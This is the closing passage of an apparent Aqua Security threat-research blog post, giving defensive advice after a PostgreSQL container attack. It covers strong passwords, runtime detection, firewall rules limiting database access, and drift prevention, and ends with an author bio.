
We also highly recommend using a tool to ensure that your passwords are strong and production-compatible. For instance, Avishai Wool and Liron David's project provides estimations of passwords' strength to help users avoid picking weak passwords by predicting how many attempts a password cracker would need until it finds a given password.

During the investigation, we scanned our container images with Aqua's solutions: a static scanner and DTA. The exploited vulnerability in our case was under dispute and thus was overlooked. In production environments, therefore, we highly recommend deploying detection and response solutions such as CNDR that can reveal malicious behavior during runtime. They also help detect and prevent zero-day attacks that can happen in production.

Aqua's cloud workload protection platform capabilities

Aqua's cloud workload protection platform capabilities involve a robust set of runtime controls for layered VM, container, and serverless workload protection. These controls act as layers for a defense-in-depth strategy to harden workloads before they are run and then to respond in real time to attacks in progress in the production environment. Some runtime controls such as assurance policies act as an acceptance gate for workloads, defining what can and can't run.

Micro-segmentation policies determine acceptable traffic between nodes, clusters, and hosts, while Kubernetes assurance policies dictate the Kubernetes configurations that must be present (or that cannot be present) for a workload to be allowed to run. The end-user has full control over the workload protection capabilities and can configure them in advance to protect the environment.



* Name

Description

Cloud metadata service: Allow (selected) / Deny

* Port Range: e.g. '80','0-65535'
* Destination: Select
* IP Address: e.g. '190.1.2.3/12'

Priority	Destination IP/CIDR	Port Range	Allow/Deny		
1	Service: nginx	5432	Allow	🗑	↓
2	Anywhere	5432	Deny	🗑	↑

We highly advise that you don't expose to the Internet services that can be kept private, such as a PostgreSQL database. However, there are legitimate use cases when databases need to be publicly accessible. If this is the case, consider using a network firewall and limiting access to your database. Instead of allowing inbound traffic to everyone, limit the traffic to specific IPs or containers.

Drift prevention

To maintain the immutability of containers in runtime, drift prevention deterministically prohibits any changes to the image after it is instantiated into a container. This capability takes advantage of the immutable properties of containers to identify and block anomalous behavior in running containers without the necessity of knowing what's causing it.

Assaf Morag

Assaf is the Director of Threat Intelligence at Aqua Nautilus, where is responsible of acquiring threat intelligence related to software development life cycle in cloud native environments, supporting the team's data needs, and helping Aqua and the broader industry remain at the forefront of emerging threats and protective methodologies. His research has been featured in leading information security publications and journals worldwide, and he has presented at leading cybersecurity conferences. Notably, Assaf has also contributed to the development of the new MITRE ATT&CK Container Framework.

Assaf recently completed recording a course for O'Reilly, focusing on cyber threat intelligence in cloud-native environments. The course covers both theoretical concepts and practical applications, providing valuable insights into the unique challenges and strategies associated with securing cloud-native infrastructures.